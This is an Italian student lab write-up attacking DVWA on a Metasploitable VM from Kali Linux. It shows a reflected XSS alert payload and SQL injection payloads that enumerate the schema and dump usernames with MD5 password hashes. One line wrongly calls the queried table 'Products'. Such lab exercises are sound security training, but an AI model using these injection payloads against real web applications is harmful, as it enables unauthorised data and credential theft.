

# SQL INJECTION

## S6L2

---

### **Esercizio del Giorno Esercizio Traccia Argomento:**

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.

### **Istruzioni per l'esercizio:**

#### **1. Configurazione del Laboratorio:**

- Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping.

#### **2. Impostazione della DVWA**

- Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

#### **3.Sfruttamento delle Vulnerabilità:**

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
  - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.
-

---

## 1. Configurazione del laboratorio:

Verifica del collegamento tra le due macchine tramite il comando ping.

Ping da Metasploitable:

```
PING 192.168.50.10 (192.168.50.10) 56(84) bytes of data.  
64 bytes from 192.168.50.10: icmp_seq=1 ttl=64 time=0.915 ms  
64 bytes from 192.168.50.10: icmp_seq=2 ttl=64 time=1.21 ms  
64 bytes from 192.168.50.10: icmp_seq=3 ttl=64 time=1.88 ms
```

Ping da Kali Linux:


```
(kali㉿kali)-[~]  
$ ping 192.168.50.3  
PING 192.168.50.3 (192.168.50.3) 56(84) bytes of data.  
64 bytes from 192.168.50.3: icmp_seq=1 ttl=64 time=2.29 ms  
64 bytes from 192.168.50.3: icmp_seq=2 ttl=64 time=3.46 ms  
64 bytes from 192.168.50.3: icmp_seq=3 ttl=64 time=1.51 ms  
^C  
— 192.168.50.3 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2007ms  
rtt min/avg/max/mdev = 1.513/2.418/3.458/0.799 ms
```

## 2. Impostazione della DVWA:

Accediamo al browser della Metasploitable sulla macchina virtuale Kali Linux inserendo l'indirizzo IP 192.168.50.3 (Metasploitable) sulla barra di ricerca.

Una volta sulla pagina di metasploitable clicchiamo sul link "DVWA" e accediamo facendo il login con le seguenti credenziali USERNAME="admin" PASSWORD="password"

Una volta fatto l'accesso andiamo su "DVWA Security" e mettiamo il livello di sicurezza su "low" per salvare l'impostazione clicchiamo su "Submit".



The screenshot shows the DVWA Security interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below this is the 'Script Security' section, which states 'Security Level is currently low.' and provides instructions on setting the security level to low, medium, or high. A dropdown menu is set to 'low' and a 'Submit' button is visible. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom of the main content area, a box displays 'Security level set to low'. The footer of the page shows 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

**DVWA Security**

PHP Info

About

Logout

**DVWA Security** 🔒

**Script Security**

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▼ Submit

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


---

### 3. Sfruttamento delle vulnerabilità:

#### Attacco XSS:

Una volta settato tutto andiamo sulla voce "XSS Reflected" e inseriamo lo script

`<script>alert("XSS Attack!")</script>`




**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

La pagina mostrerà questo popup:



---


## Attacco SQL Injection:

Un attacco di tipo SQL injection permette ad un utente non autorizzato di prendere il controllo sui comandi SQL utilizzati da un'applicazione Web.

Per eseguire un attacco SQL injection su Metasploitable bisogna andare all'omonima voce su DVWA "SQL Injection"

Inseriamo il seguente codice:

**' or 'a' = 'a**



**Vulnerability: SQL Injection**

User ID:

Submit

ID: ' or 'a' = 'a  
First name: admin  
Surname: admin

ID: ' or 'a' = 'a  
First name: Gordon  
Surname: Brown

ID: ' or 'a' = 'a  
First name: Hack  
Surname: Me

ID: ' or 'a' = 'a  
First name: Pablo  
Surname: Picasso

ID: ' or 'a' = 'a  
First name: Bob  
Surname: Smith

L'OR tra due operandi di cui uno sempre "True" restituisce sempre "True", la query sopra chiede al database di selezionare tutte le entry della tabella Products.

---

Usiamo il seguente comando:

**' UNION SELECT user(),database() -- -**

**User ID:**

Submit

ID: ' UNION SELECT user(),database() -- -  
First name: root@localhost  
Surname: dvwa

Cerchiamo nel database "DVWA":

**User ID:**

Submit

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: guestbook  
Surname: comment\_id

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: guestbook  
Surname: comment

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: guestbook  
Surname: name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: user\_id

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: first\_name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: last\_name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: user

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: password

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema = 'dvwa' -- -  
First name: users  
Surname: avatar

---

Con il seguente comando ricaviamo username e password degli utenti:

' UNION SELECT user,password FROM dvwa.users -- -

**User ID:**

Submit

ID: ' UNION SELECT user,password FROM dvwa.users -- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users -- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users -- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users -- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users -- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99